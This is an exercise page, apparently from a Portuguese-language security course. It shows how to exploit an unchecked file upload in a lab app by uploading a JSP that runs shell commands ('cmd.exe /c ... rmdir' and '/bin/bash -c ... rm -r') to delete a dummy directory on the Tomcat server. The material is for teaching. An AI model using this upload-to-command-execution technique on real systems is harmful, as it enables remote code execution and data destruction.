
02

Mãos à obra: Criando JSP com código Java

Vimos que a aplicação da Alura Shows não está realizando uma verificação do conteúdo do arquivo passado pelo usuário e com isso somos capazes de enviar um arquivo com código para comprometer a segurança da aplicação. Vamos criar uma JSP com código Java dentro da máquina do Hacker (Kali Linux) para remover um diretório na máquina onde o Tomcat está rodando. O primeiro passo será criar um diretório chamado *imagemfalsa* na máquina onde o Tomcat está rodando:

Caso esteja no Windows:

- Vá até o disco C:\ e clique com o botão direito do mouse, selecionando **Novo->Pasta**



Caso esteja no Linux / Mac :

- Vá até a home e crie o diretório **imagemfalsa**

```
cd ~
mkdir imagemfalsa
```

Agora que temos esse diretório criado, vá até a máquina do Kali Linux e abra o editor de texto de sua preferência. Se desejar utilizar o **Atom** como no curso, poderá realizar o Download nesse link: https://atom.io/ (https://atom.io/)

Posteriormente vá até o diretório **Downloads** e instale o atom:

```
cd Downloads
dpkg -i [arquivo do atom]
```

Posteriormente vá em **Show Applications** e procure pelo Atom:

Ótimo, agora falta somente nós criarmos nossa JSP com código Java dentro para remover o diretório **imagemfalsa** que criamos na máquina onde o Tomcat está sendo executado.

Caso esteja no Windows:

```
<%@page import="java.lang.*"%>
<%@page import="java.io.*"%>

<%
  try{
    Runtime.getRuntime().exec("cmd.exe /c cd C:\\ && rmdir imagemfalsa");
  }catch(IOException e){
    e.printStackTrace();
  }
%>
```

Caso esteja no Linux / Mac:

É preciso colocar o caminho da sua home, caso tenha dúvida, vá até a sua home com o comando `cd ~` *e digite pwd*

```
<%@page import="java.lang.*"%>
<%@page import="java.io.*"%>

<%
    try {
        ProcessBuilder builder = new ProcessBuilder(
```

```
            "/bin/bash", "-c", "cd [caminho da sua home] && rm -r imagemfalsa");
            builder.start();
        } catch (IOException e) {
            e.printStackTrace();
        }
    %>
```

Salve esse arquivo como **imagemfalsa.jsp** e posteriormente crie um novo usuário, por exemplo a Priscila, fazendo o upload desse arquivo jsp que acabamos de criar. Qual é o resultado? O diretório é removido?